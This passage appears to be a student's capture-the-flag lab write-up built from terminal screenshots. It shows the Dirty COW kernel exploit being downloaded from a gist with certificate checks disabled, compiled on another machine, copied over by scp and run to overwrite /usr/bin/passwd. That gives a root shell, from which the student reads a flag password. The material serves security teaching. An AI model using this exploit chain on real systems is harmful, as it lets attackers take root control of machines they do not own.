Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.111.133|:443... connected.
WARNING: cannot verify gist.githubusercontent.com's certificate, issued by ‘/C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS R
SA SHA256 2020 CA1’:
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: ‘cowroot.c’

100%[=====================================================================>] 4,688       --.-K/s   in 0s

2024-11-08 11:49:07 (24.1 MB/s) - ‘cowroot.c’ saved [4688/4688]

hw5@ubuntu:~$ █
```


Figure 11: Downloaded and compiled the Dirty COW exploit using gcc to try gaining elevated privileges.

URL: https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/ raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c


hw5@ubuntu: ~
File Actions Edit View Help
nagamani@kali: ~/Do…/dirtycow.github.io
hw5…: ~
nagamani@kali: ~/Do…/dirtycow.github.io
enpm80…ntu: ~


```
Written by Roland McGrath and Ulrich Drepper.
hw5@ubuntu:/tmp$ cd ~
hw5@ubuntu:~$ wget --no-check-certificate https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b
1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
--2024-11-08 11:49:06--  https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b2
8d6799cf7979c53480715/cowroot.c
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.111.133|:443... connected.
WARNING: cannot verify gist.githubusercontent.com's certificate, issued by ‘/C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS R
SA SHA256 2020 CA1’:
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: ‘cowroot.c’

100%[=====================================================================>] 4,688       --.-K/s   in 0s

2024-11-08 11:49:07 (24.1 MB/s) - ‘cowroot.c’ saved [4688/4688]

hw5@ubuntu:~$  gcc cowroot.c -o cowroot -pthread
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
hw5@ubuntu:~$ sudo apt-get install gcc
[sudo] password for hw5:
hw5 is not in the sudoers file.  This incident will be reported.
hw5@ubuntu:~$ █
```

Figure 12: Execution of the code failed due to the absence of *gcc* and the lack of *sudo privileges* for the hw5 user.


192.168.68.133
Tools
root@ubuntu: /home/enpm809q
File Actions Edit View Help
nagamani@kali: ~/...irtycow.github.io ×
h...~ ×
nagamani@kali: ~/...irtycow.github.io ×
root@ub...npm809q ×
h...~ ×


```
scp: /cowroot: Permission denied
root@ubuntu:/home/enpm809q# ls -ld
drwxr-xr-x 4 enpm809q enpm809q 4096 Nov  8 14:12 .
root@ubuntu:/home/enpm809q# cd ..
root@ubuntu:/home# ls
enpm809q
root@ubuntu:/home# cd enpm809q/
root@ubuntu:/home/enpm809q# ls
cowroot  cowroot.c  hw5@192.168.68.134
root@ubuntu:/home/enpm809q# ls -ld
drwxr-xr-x 4 enpm809q enpm809q 4096 Nov  8 14:12 .
root@ubuntu:/home/enpm809q# chmod 777 cowroot
root@ubuntu:/home/enpm809q# sudo scp ./cowroot hw5@192.168.68.133:/tmp/
hw5@192.168.68.133's password:
cowroot                                                          100%   14KB  14.0KB/s   00:00
root@ubuntu:/home/enpm809q#
```

Figure 13: Transferred the Dirty COW (**./cowroot**) executable from a compatible Ubuntu system using SCP to the hw5 user /tmp folder path.


192.168.68.133
hw5@ubuntu: /tmp
File Actions Edit View Help
nagamani@kali: ~/...irtycow.github.io ×
hw...mp ×
nagamani@kali: ~/...irtycow.github.io ×
root@ub...npm809q ×
h...~ ×

```
vmware-root
hw5@ubuntu:/tmp$ cd home
-bash: cd: home: No such file or directory
hw5@ubuntu:/tmp$ ls
vmware-root
hw5@ubuntu:/tmp$ ls
cowroot  vmware-root
hw5@ubuntu:/tmp$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@ubuntu:/tmp# cd ..
root@ubuntu:/# ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
root@ubuntu:/# cd root
root@ubuntu:/root# ls
password.txt
```


Figure 14: Exploited the Dirty COW privilege escalation to gain root access, then navigated to the root directory and opened the *password.txt* file.


hw5@ubuntu: /tmp
File Actions Edit View Help
nagamani@kal...ow.github.io
nagamani@kal...ow.github.io
nagamani@kal...ow.github.io
root...809q
...

```
hw5@ubuntu:/tmp$ ls
cowroot  vmware-root
hw5@ubuntu:/tmp$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@ubuntu:/tmp# cd ..
root@ubuntu:/# ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
root@ubuntu:/# cd root
root@ubuntu:/root# ls
password.txt
root@ubuntu:/root# cat password.txt
The password you need to enter is:

#P01s0n#g4s#inj3ct0r!#

root@ubuntu:/root# █
```


Figure 15: Retrieved the password from password.txt to help locate the flag to enter the panic room.

Password : #P01s0n#g4s#inj3ct0r!#



Enter password to enter the panic room: #P01s0n#g4s#inj3ct0r!#

Figure 16: Entered the password from password.txt to capture the flag to enter the panic room.



SCREENSHOT THIS PAGE!

Okilly Dokilly – 'Panic Room' (Official Audio)

We'll be safe from creeps and killers when they come
Unless they've got a blow torch or a poison gas injector
Then I don't know what will happen when they come.

Figure 17: Successfully captured the flag !!!